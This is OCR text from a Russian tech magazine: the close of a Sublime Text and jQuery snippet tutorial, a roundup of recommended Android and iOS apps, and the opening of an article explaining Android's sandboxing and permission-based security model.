1) хорошенько подумать, что нам нужно, и выразить это одной zen-строкой, нажав затем <Ctrl + Space> или <Tab> для превращения запроса в HTML;
2) одновременно вводить zen-запрос в консоли (<Ctrl + Alt + Enter>) и смотреть на результат. Этот режим называется zen_as_you_type.

Остальные возможности описаны здесь: is.gd/RUlqj2. В довесок к Zen Coding можно установить расширение Tag, которое форматирует HTML в более читабельный вид, — is.gd/X9I05R.

ПИШЕМ СВОЙ СНИППЕТ

В Sublime Text сниппеты — это фрагменты кода, которые часто применяются в определенном языке и могут быть вызваны через меню

Подсветка синтаксиса jQuery + тема Twilight

или сокращенный ввод. Не стоит путать определение «сниппет» с классическим, википедийным определением — в программировании это более широкое понятие (см. is.gd/IqPwyx).

Сниппет срабатывает при вводе сокращенного выражения и нажатия <Tab>. Также всегда можно воспользоваться подсказкой через меню «Tools → Snippets...», где ты увидишь список сниппетов и сокращений, по которым срабатывает сниппет.

Анатомия сниппета достаточно проста, чтобы написать его самостоятельно. У нас есть шпаргалка — глава неофициальной документации (is.gd/55pLi7) и огромное количество примеров, установленных вместе с пакетом JQuery Package, в папке Packages\jQuery.

Первый доступный способ создать сниппет — через меню «Tools → New Snippet...». Перед нами отобразится шаблон, который мы модифицируем.

Шаблон сниппета

```
<snippet>
    <content>
           <![CDATA[Hello, ${1:this} is a ${2:snippet}.]]>
    </content>
    <!-- <tabTrigger>hello</tabTrigger> -->
    <!-- <scope>source.python</scope> -->
</snippet>
```

Расшифровка:

- snippet — обертка сниппета, его начало и конец;
- content — содержимое, которое будет добавляться в документ при срабатывании сниппета: <![CDATA[вставляем содержимое сюда]]>;
- tabTrigger — при вводе триггера (hello) и нажатии <Tab> сниппет вставится в документ;
- scope — селектор диапазона для активации сниппета, проще говоря — в файлах какого формата будет использоваться сниппет. Например, указываем <scope>source.html</scope> для его активации сугубо в HTML-сорцах;
- description — человеческое описание сниппета.

Теперь рассмотрим простенький пример.

Пример простейшего сниппета

```
<snippet>
    <content>
        <![CDATA[if (typeof jQuery == 'undefined') { \
            ${0: $SELECTION } // На случай, если jQuery на
                                 странице нет, ничего не
                                 загружаем.
        }]]>
    </content>
<tabTrigger>undefined</tabTrigger>
</snippet>
```

Комментарий в сниппете мы затрем в любом случае, поэтому с помощью $SELECTION выделяем его. $SELECTION — переменная окружения, расшифровку переменных читай ниже. $1 .. $n — поля, между которыми можно переключаться с помощью <Tab>. Поля могут быть зеркальными, то есть несколько значений $1 будут изменяться одновременно. Плейсхолдер — поле со значением по умолчанию. Будьте внимательны: ноль указывает на то, что данный фрагмент будет конечным при выделении Tab'ом, а не первым (как хотелось бы думать). Так, в следующем примере:

Порядок плейсхолдеров в сниппете

```
<string>
.hide(${1/(^[0-9]+$)|.+/(?1::')/}
  ${1:slow/400/fast}${1/(^[0-9]+$)|.+/(?1::')/}, function() {
    ${0: // То, что нужно выполнить после анимации };
  });
</string>
```

`1:slow/400/fast` — начальная точка, `0://...` — конечная. Помимо этого, есть еще переменные окружения.

```
$PARAM1 .. $PARAMn — аргументы, передаваемые команде
    insertSnippet
$SELECTION — текст, который будет выделен в сниппете при
    его срабатывании
$TM_CURRENT_LINE — текущая строка, в которой будет
    установлен курсор при запуске триггера
$TM_CURRENT_WORD — текущее слово, на котором будет
    установлен курсор при запуске триггера
$TM_FILENAME — имя редактируемого файла, включая его
    расширение
$TM_FILEPATH — путь редактируемого (текущего) файла
$TM_FULLNAME — имя пользователя
$TM_LINE_INDEX — столбец, в который будет вставлен
    сниппет, 0 — значение по умолчанию
$TM_LINE_NUMBER — ряд, в который будет вставлен сниппет,
    1 — значение по умолчанию
$TM_SELECTED_TEXT — синоним для $SELECTION
$TM_SOFT_TABS — YES, если translateTabsToSpaces истина,
    иначе NO.
$TM_TAB_SIZE — пробелов в табуляции (настраивается опцией
    tabSize)
```

Сниппет сохраняем в папку «Packages → User» как имя_файла.sublime-snippet, он готов к использованию.

Любителей хардкора отправляю к неофициальной документации. Кто предпочитает более гуманные способы написания сниппетов, рекомендую установить расширение SaneSnippets, что немного облегчит их написание.

ЗАКЛЮЧЕНИЕ

Как оказалось, Sublime Text в связке с расширениями можно настроить под такую узкую программерскую среду, как jQuery. Логично предположить, что с таким списком поддерживаемых языков ты можешь переквалифицировать этот редактор и под другую область. Выбирай модули на свой вкус, правь конфиги, учи горячие клавиши. Удачного кодинга!

Евгений Зобнин (androidstreet.ru)
Олег Прокопьев (appstudio.org)

Лучшие из лучших

ОБЗОР ПРИЛОЖЕНИЙ, КОТОРЫЕ ДОЛЖНЫ БЫТЬ УСТАНОВЛЕНЫ НА КАЖДОМ СМАРТФОНЕ


Вкусы, потребности и способ использования смартфона у каждого из нас свой, и все мы устанавливаем на девайс только те приложения, которые считаем нужными для себя. Тем не менее с некоторыми ситуациями и задачами рано или поздно сталкивается каждый, поэтому мы предлагаем подборку приложений, которые пригодятся любому, кто активно пользуется смартфоном.

Android

Titanium Backup

Android 1.0 и выше
matrixrewriter.com/android/
бесплатно






Об этом легендарном инструменте знают уже, наверное, все, но не побоюсь повториться. Titanium Backup — лучшее из всех Android-приложений для выполнения бэкапа всего и вся. Бесплатная версия этого приложения не блещет особым функционалом, однако позволяет качественно и корректно производить бэкап приложений, их настроек и данных пользователя, в том числе выполнять резервное копирование по расписанию и только для приложений, версия которых изменилась.

Заплатив же 188 рублей, ты получишь доступ к огромному количеству других функций, включая возможность заморозки приложений, синхронизации с Dropbox и Google Drive, возможность бэкапа SMS и MMS, закладок, списков точек доступа и их паролей, поддержку шифрования, возможность быстрого переноса приложений на системный раздел, возможность восстановления приложений прямо из бэкапов, созданных с помощью ClockworkMod, экспорт бэкапа в нескольких различных форматах и многое другое. Настоящий бэкап-комбайн, который умеет все и определенно стоит своих денег.

Ghost Commander

Android 1.6 и выше
goo.gl/DbtXw
бесплатно






Ghost Commander — один из лучших файловых менеджеров для Android. Внешний вид его зависит от положения экрана: в горизонтальном положении это будет двухпанельный файловый менеджер, следующий традициям Norton Commander и Far. В портретном режиме вторая панель будет спрятана, но доступ к ней можно будет получить с помощью свайпа. Менеджер поддерживает все основные функции работы с файлами, может работать с правами root, показывает превью изображений, иконки приложений, позволяет читать и редактировать текстовые файлы, «ходить» по ZIP-архивам, FTP-серверам и SMB-дискам. Идеально подходит для планшетов и смартфонов с большими экранами.

AirDroid

Android 2.1 и выше
airdroid.com
бесплатно




AirDroid — одно из лучших приложений для доступа к данным смартфона со стационарного ПК или ноутбука. Позволяет копировать файлы, устанавливать/удалять приложения, читать/отправлять SMS, редактировать контакты, прослушивать и заливать на устройство музыку, снимать скриншоты и выполнять многие другие операции с помощью виртуального многооконного рабочего стола, открываемого прямо в браузере. Для получения доступа к этому интерфейсу достаточно подключиться к Wi-Fi-сети, запустить приложение и набрать в браузере адрес и пароль, показанный AirDroid.

Pocket

Android 2.2 и выше
getpocket.com
бесплатно





Веб-серфинг со смартфона — не самое удобное занятие, но можно его упростить, если воспользоваться сервисом отложенного чтения Pocket. Он обрежет со страницы все лишнее, оставив лишь актуальный текст, сопутствующие ему изображения и видео, а затем сохранит результат, так что статью можно будет прочитать позднее.

У сервиса есть бесплатное приложение для устройств под Android и iOS, позволяющее просматривать список сохраненных статей, читать их, открыв на полный экран и настроив цвета текста и фона, а также отправить нужную страницу в Pocket из любого браузера с помощью пункта меню или кнопки «Поделиться».

Barcode Scanner

Android (версия зависит от устройства)
goo.gl/eWoL
бесплатно






Забавные черно-белые квадраты, которые ты видишь рядом с описанием каждого приложения в этом обзоре, — это QR-коды. Они могут содержать в себе любую текстовую информацию, закодированную в виде изображения. В данном случае QR-коды содержат ссылки на страницы приложений в Google Play. Чтобы прочитать их и открыть, воспользуйся приложением Barcode Scanner. Установи, запусти, наведи камеру на код, и ты увидишь ссылку и кнопку, которая откроет страницу приложения в Маркете.

Prey Anti-Theft

Android 1.6 и выше
preyproject.com
бесплатно



Потеря или кража смартфона — обычное дело. Поэтому стоит заранее позаботиться об установке на смартфон шпионского приложения Prey, которое позволит отследить местоположение девайса в режиме реального времени. После установки и регистрации приложение уйдет в сон, позволив пользователю войти на веб-сайт preyproject.com, выбрать свое устройство и при необходимости, нажав кнопку «Потерян», отслеживать его местоположение на карте с помощью GPS, а также получать информацию о смене SIM-карты, текущем состоянии устройства и скриншоты экрана. Кроме того, смартфон можно удаленно заблокировать или сбросить до заводских настроек.




Владельцам рутованных смартфонов рекомендуется поместить приложение в системный каталог, чтобы оно не исчезло при сбросе смартфона до заводских настроек.

Shazam

Android (версия зависит от устройства)
shazam.com
бесплатно






Случайно услышав интересную музыкальную композицию, мы обычно начинаем спрашивать знакомых и проводить многие часы в интернете, чтобы ее найти. В XXI веке все это можно сделать за считаные секунды. Приложению Shazam достаточно короткого фрагмента трека, записанного на встроенный в смартфон микрофон, чтобы точно определить исполнителя, название композиции, а также дать тебе исчерпывающую информацию о том, где ее найти.

Буквально за несколько секунд фрагмент анализируется на удаленном сервере и сравнивается с базой данных из миллионов композиций, включая ремиксы и кавер-версии. Система работает настолько хорошо, что ошибок почти не бывает, а ответ «композиция не определена» возможен, только если трек совсем свежий и звучит впервые.


CluBalance

Android 1.6 и выше
сайта нет
бесплатно






Все мы проверяем баланс нашего счета на мобильном телефоне. Чтобы не делать это вручную, можно разместить на экране виджет CluBalance, который будет автоматически посылать запросы оператору и показывать на экране количество денег на счете. Виджет имеет большую базу данных операторов и параметров запросов, так что начинает работу сразу после размещения на экране. Такие опции, как размер, внешний вид виджета, а также время опроса (после звонка, после отправки SMS, в полночь и так далее) можно легко настроить по своему вкусу.



SystemPanelLite

Android 1.5 и выше
сайта нет
бесплатно





Android-приложения могут давать сбои, при этом существенно потребляя память, нагружая процессор и тратя слишком много интернет-трафика. Чтобы выявить «нарушителей», можно использовать монитор процессов и системы SystemPanel, с помощью которого легко выявить пожирающие много ресурсов и энергии приложения, просмотреть статистику использования ресурсов, оценить нагрузку на систему, получить детальную информацию о смартфоне и, конечно же, прибить неугодных. Приложение отличает приятный и очень информативный интерфейс.

iOS

Bump

iOS 4.1 и выше
https://bu.mp
бесплатно



Спроси у любого ненавистника iPhone о главных недостатках смартфона Apple, и он с большой долей вероятности скажет тебе, что обмен файлами по-прежнему является слабым местом любых iOS-устройств.

Отчасти это верно: посылать файл по почте долго, передавать через iMessage — чуть быстрее, но тоже неудобно (и возможно только с другим пользователем iOS/Mac), а использовать Bluetooth или Wi-Fi для подобных целей iOS вообще не разрешает. Но в App Store есть много интересных приложений, упрощающих обмен файлами между различными гаджетами. Например, Bump. Эта программка, выпускаемая и для iOS, и для Android, позволяет передать фотографии и контакты с одного устройства на другое весьма необычным способом: достаточно легонько стукнуть одним устройством о другое.

GoodReader for iPhone

iOS 4.0 и выше
goodreader.com
4,99 $



Приложение GoodReader изначально задумывалось разработчиками как хорошая читалка для PDF-файлов, но спустя несколько лет можно констатировать, что это одна из лучших программ для просмотра и управления файлами документов на iOS. GoodReader открывает практически любые файлы — не только документы Microsoft Office, iWork, txt, RTF, но даже аудио и видео. Программа умеет создавать и распаковывать архивы, может подключаться к серверам WebDAV, FTP, SFTP и AFP, интегрирована с iCloud, Dropbox, SkyDrive и SugarSync. Кроме того, прямо на iPhone ты можешь распределять документы по папкам. Что касается возможностей работы с «родным» для программы форматом PDF, здесь GoodReader предлагает сверхбыстрый движок, без проблем открывающий файлы весом более 300 Мб.

iCab Mobile

iOS 3.1 и выше
www.icab-mobile.de
1,99 $






Если тебя полностью устраивает мобильная версия Safari, встроенная в iOS, то браузер iCab Mobile тебе вряд ли понадобится. Однако, если тебе необходимы такие функции, как встроенный менеджер загрузок, блокировка рекламы, полноэкранный режим, поддержка жестов, синхронизация закладок через Dropbox или Firefox Sync, советуем обратить внимание на главного конкурента Safari. iCab Mobile сам по себе умеет многое, а поддержка дополнительных модулей расширяет его возможности еще заметнее. Ты можешь гибко настроить этот браузер под свои нужды.

PhotoForge2

iOS 4.2 и выше
photoforge2.com
2,99 $




Прошли те времена, когда фоторедакторы в App Store были в дефиците. Сегодня там представлены как решения для профессионалов, так и базовые программы. PhotoForge2 — нечто среднее между ними. С одной стороны, это полноценный фоторедактор, работающий с фотками в исходном разрешении, поддерживающий слои, 25 видов настраиваемых фильтров и эффектов, работу с кривыми и уровнями, корректировку баланса белого, контраста, резкости, оттенков и тому подобное. С другой стороны, редактировать фотографии в программе — сплошное удовольствие, настолько удобно организован интерфейс.

Launch Center Pro

iOS 5.1 и выше
appcubby.com/launch-center
2,99 $






Без джейлбрейка в док iPhone можно поместить лишь четыре иконки, поэтому их выбор — дело непростое, требующее основательных размышлений. Утилита для быстрого запуска Launch Center Pro точно заслуживает отдельного места в доке многих iPhone. В ее основе лежит несложная и логичная мысль: ты запускаешь программы не просто так, а чтобы выполнить определенные задачи (позвонить, написать сообщение, отправить письмо…). Поэтому Launch Center Pro умеет не просто запускать приложения, а сразу назначать им конкретные действия. Например, ты можешь создать ярлык «Позвонить девушке» — и одним тапом будешь вызывать набор номера, «Написать письмо боссу» — и сразу откроешь окно создания письма нужному адресату.

TuneIn Radio

iOS 4.0 и выше
tunein.com/mobile/ios
бесплатно





Хотя на аппаратном уровне iPhone последних поколений имеют поддержку FM-радио, в Apple продолжают блокировать функцию радио в драйверах iOS. Поэтому тем пользователям, которые хотели бы слушать любимые радиостанции на своих яблочных девайсах, приходится довольствоваться интернет-радио. Впрочем, с такими программами, как TuneIn Radio, ты быстро забудешь об отсутствии в iOS нормального встроенного радиоклиента. Приложение открывает тебе доступ к огромному каталогу из 70 000 радиостанций (в том числе и большинства российских), причем искать интересные станции ты можешь не только по жанру, но даже по исполнителям или конкретным песням. Из дополнительных бонусов отметим радиобудильник и поддержку трансляции звука через AirPlay.

Air Video

iOS 4.3 и выше
www.inmethod.com/air-video
2,99 $







Помимо упомянутого AVPlayer, есть куда более оригинальное решение для просмотра видео без конвертации, вообще не предполагающее заливки видеофайлов в твое iOS-устройство. Это приложение Air Video, которое может организовать стриминг видео с компьютера в домашней сети на iPhone, iPod touch или iPad. Все устроено достаточно просто: на компьютер, с которого планируется вести стриминг (неважно, будет это Mac или PC), ставится серверное приложение Air Video, а в его настройках указываются папки, в которых ему стоит искать видеофайлы. Затем ты можешь подключиться к серверу Air Video через одноименное iOS-приложение, найти интересующий тебя видеофайл и запустить его на воспроизведение. Конвертация будет происходить на лету, причем не с помощью iPhone, а силами транслирующего компьютера.

AVPlayer

iOS 4.0 и выше
eplayworks.com
2,99 $






Излюбленная в Apple политика странных ограничений касается и поддерживаемых встроенным плеером форматов видеофайлов, из-за которой не теряют популярности универсальные видеоплееры для iOS в App Store. Для пробы всем пользователям хотелось бы порекомендовать AVPlayer, который воспроизведет практически любое видео (от AVI и WMV до XVID и MKV) без необходимости предварительной конвертации. Форматы MKV, AVI, MP4, MOV и M4V могут проигрываться даже в разрешении 1080p. Пожалуй, главные достоинства AVPlayer — стабильность и всеядность. В отличие от многих конкурентов, приложение реже всего страдает подтормаживаниями, лагами звука и графическими артефактами.

iTranslate Voice

iOS 4.3 и выше
www.itranslatevoice.com
0,99 $







Голосовой ассистент Siri для отечественных пользователей пока представляет мало интереса, поскольку поддержки русского языка нет. Но и для тех языков, с которыми Siri уже дружит, простор для развития возможностей помощника огромен. Например, почему нельзя сказать Siri фразу на одном языке, а в ответ услышать перевод этой фразы на нужный тебе другой язык? Именно так подумали создатели переводчика iTranslate Voice, который работает по описанному принципу. Ты выбираешь исходный язык и язык перевода, а потом произносишь нужную фразу. После секундной паузы iPhone зачитывает тебе перевод. На экране отображаются распознанный текст и результат перевода, при желании их можно отредактировать, а потом отправить по почте, через SMS или в Twitter.

AppShopper

iOS 4.3 и выше
appshopper.com
бесплатно






В App Store регулярно проводятся скидочные акции по самым разным поводам: по случаю различных праздников, в честь годовщины попадания программы в App Store, перед релизом новой версии или просто для привлечения внимания. Проблема лишь в том, как отследить всю эту информацию о скидках. В App Store до сих пор нет раздела «Скидки дня», поэтому пользователи прибегают к помощи сторонних сервисов, ведущих мониторинг магазина приложений Apple. Самый известный из них — AppShopper, бесплатный клиент которого рекомендуется к установке на каждый iOS-гаджет. Ты сможешь не только следить за скидками, но и добавить в wish-лист те приложения, которые хотел бы купить, как только их цена снизится. Тогда программа уведомит тебя сразу же, как начнет действовать очередная скидка.

Евгений Зобнин (androidstreet.ru)

ОБОРОНА В ОСОБЫХ УСЛОВИЯХ



РАЗБИРАЕМСЯ В СИСТЕМЕ ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ ANDROID

Android — молодая операционная система, и ее, как любую другую новорожденную ОС, принято упрекать в отсутствии должного уровня безопасности. Антивирусные компании и профильные аналитики рапортуют о настоящем буме вредоносного ПО для Android и предрекают скорое наступление армии зомби-вирусов, которые опустошат кошельки пользователей. Но так ли уязвим зеленый робот на самом деле?

ВВЕДЕНИЕ

На заре своего развития Android стала настоящим магнитом для нападок со стороны антивирусных компаний и независимых исследователей: инженеров Google обвиняли в недальновидности, огромном количестве брешей и общей ненадежности архитектуры Android. Это касалось всех компонентов системы, но основной удар экспертов обрушился на реализацию механизма разграничения прав, который якобы ограничивал приложения друг от друга, но имел брешь в самой своей основе.

В пример обычно приводились приложения, использующие эксплойты ядра Linux, которые позволяли получить права root, а затем сделать с системой все, что захочет злоумышленник. Этих нескольких найденных уязвимостей хватило, чтобы создать в желтой прессе шумиху, которая не улеглась и по сей день.

Но как же обстоят дела на самом деле? Проблема существует или нет? Стоит ли бояться юзерам Android за сохранность своих данных или перейти на iOS и как, если это возможно, защитить свои данные от злоумышленников? Обо всем этом повествует наш сегодняшний обзор.

ДЫРА В ДЫРЕ?

В своей основе Android полагается на ядро Linux, которое выполняет большую часть грязной работы за него. На Linux ложатся такие заботы, как соблюдение прав доступа, слежение за процессами и их корректным выполнением. На деле это значит, что ни одно приложение Android не может получить доступ к данным другого приложения, пока последнее этого не захочет.

Реализуется это простым и превосходным методом: через соблюдение прав доступа. В Android каждое приложение — это отдельный пользователь со своими правами доступа и полномочиями. Каждое приложение в такой системе получает свой собственный идентификатор пользователя (UID) и собственный каталог внутри каталога /data, так что все его данные защищаются с помощью простых прав доступа, которые разрешают самому приложению читать собственные файлы, но запрещают делать это любому другому процессу.

В Android это называется песочницей (sandboxing), которая позволяет сберечь данные соседних приложений друг от друга, не позволив зловреду утащить частную информацию, сохраненную любым приложением системы. В песочницу попадают абсолютно все приложения, включая заранее предустановленные на аппарат. Фактически лишь небольшая часть Android работает с правами root, а именно начальный процесс zygote, выполняющий функции контроля за исполнением приложений, и небольшая часть системных сервисов. Все остальные приложения всегда работают в песочницах, поэтому зловред, даже прошедший процедуру «впаривания» пользователю, не может утащить ничего ценного, кроме содержимого SD-карты, доступ к которой по умолчанию открыт всем (позже мы еще вернемся к этому).

Кроме данных отдельно взятых приложений, для доступа закрыта также базовая инсталляция Android, размещаемая на отдельном разделе внутренней NAND-памяти и подключенная к каталогу /system. По умолчанию она смонтирована в режиме только для чтения и, в принципе, не хранит в себе никакой конфиденциальной информации (для ее размещения также используются песочницы в /data), поэтому каким-то хитрым образом прописаться в автозагрузку или модифицировать системные компоненты не получится (если, конечно, не использовать эксплойты для получения прав root, о чем я подробнее расскажу ниже).

Для общения приложениям доступно несколько вариантов IPC, причем родные для

Linux средства коммуникации, такие как разделяемая память и сокеты, доступны только процессам, принадлежащим одному приложению, да и то лишь в том случае, если хотя бы часть приложения написана на компилируемом в машинный код языке, то есть с использованием Android NDK. Во всех остальных случаях приложения смогут использовать Binder для безопасного обмена сообщениями и интенты для вызова сторонних приложений (о них мы также поговорим ниже).

Интересно, что в Android, начиная с версии 2.2, есть понятие администратора устройства, но значит оно совсем не то, что под ним понимают пользователи UNIX и Windows. Это просто API, с помощью которого приложение может изменять политику безопасности паролей, а также запрашивать необходимость в шифровании хранилища данных и производить удаленный вайп смартфона. Это своего рода костыль, который был придуман в ответ на запросы корпоративных пользователей Android, которые хотели получить больший контроль над безопасностью данных на смартфонах сотрудников. Фактически этим API может воспользоваться любое приложение, но для этого пользователь должен явно подтвердить свое намерение предоставить приложению такие полномочия. Также в последних версиях Android появилась возможность загрузки устройства в безопасном режиме, когда пользователь получает доступ только к предустановленным приложениям. Она может понадобиться в случае компрометации устройства сторонним приложением.

Начиная с версии 3.0, Android имеет встроенную поддержку шифрования всех пользовательских данных с помощью стандартной подсистемы dmcrypt ядра Linux. Шифрование производится в отношении того самого каталога /data алгоритмом AES128 в режиме CBC и ESSIV:SHA256 с помощью ключа, генерируемого на основе пароля, который необходимо ввести во время загрузки ОС. При этом стоит учитывать, что карта памяти не шифруется, поэтому сохраненные на ней данные остаются полностью открытыми.

ПРИЛОЖЕНИЯ И ПРАВА ДОСТУПА

Наряду с песочницей, одним из основных механизмов системы безопасности Android являются права доступа приложений к функциям системы Android (привилегии), которые позволяют контролировать, какие именно возможности ОС будут доступны приложению. Это могут быть как функции работы с камерой или доступ к файлам на карте памяти, так и возможность использования функциональности, которая может привести к утечке информации со смартфона (доступ в Сеть) либо к трате средств пользователя со счета мобильного оператора (отправка SMS и совершение звонков).

У Android есть замечательная особенность: абсолютно любое приложение обязано содержать в себе информацию о том, какие именно из функций Android оно может использовать. Эта информация заключена в файле AndroidManifest.xml внутри APK-файла и извлекается инсталлятором перед установкой приложения для того, чтобы пользователь смог ознакомиться с тем, к какой функциональности смартфона приложение сможет получить доступ. При этом пользователь должен в обязательном порядке согласиться с этим списком перед установкой приложения.

На заре становления Android такой подход был раскритикован как слишком наивный, однако, как показало время, его эффективность получилась чрезвычайно высокой. Несмотря на то что большинство пользователей игнорирует список привилегий перед установкой приложения, многие ознакомляются с ним и, если обнаруживают какие-то несоответствия (например, когда игра запрашивает возможность отправки SMS или доступ к адресной книге), рассказывают об этом в отзывах и ставят одну звезду. В результате приложение очень быстро получает низкий суммарный рейтинг и большое количество негативных комментариев.


Также хочется заметить, что все возможные привилегии достаточно четко и логично разделены, благодаря чему злоупотребления привилегиями практически не бывает. Например, приложение может потребовать возможность читать SMS, но не отправлять их или получать уведомления о пришедшем сообщении. Фактически единственный серьезный недостаток системы привилегий был найден только в том, что инженеры Google вообще не предусмотрели никаких ограничений на чтение карты памяти (запись тем не менее ограничена), посчитав это бессмысленным для съемных накопителей. В свое время эта «брешь» привела к возможности получения координат смартфона, выуженных из кеша стандартного приложения «Галерея», который хранился на карте памяти. Что, в свою очередь, вынудило Google добавить в настройки последних версий Android опцию, после активации которой система будет явно спрашивать пользователя о возможности доступа какого-либо приложения к SD-карте.

Еще одна важная особенность такой системы заключается в том, что пользовательские настройки всегда будут приоритетнее запросов приложений, а это значит, что, если пользователь отключит GPS, приложение никак не сможет включить его самостоятельно даже при наличии всех прав на использование GPS. При этом некоторые функции ОС недоступны для приложений вовсе. Например, манипулировать SIM-картой имеет право только операционная система, и никто, кроме нее.

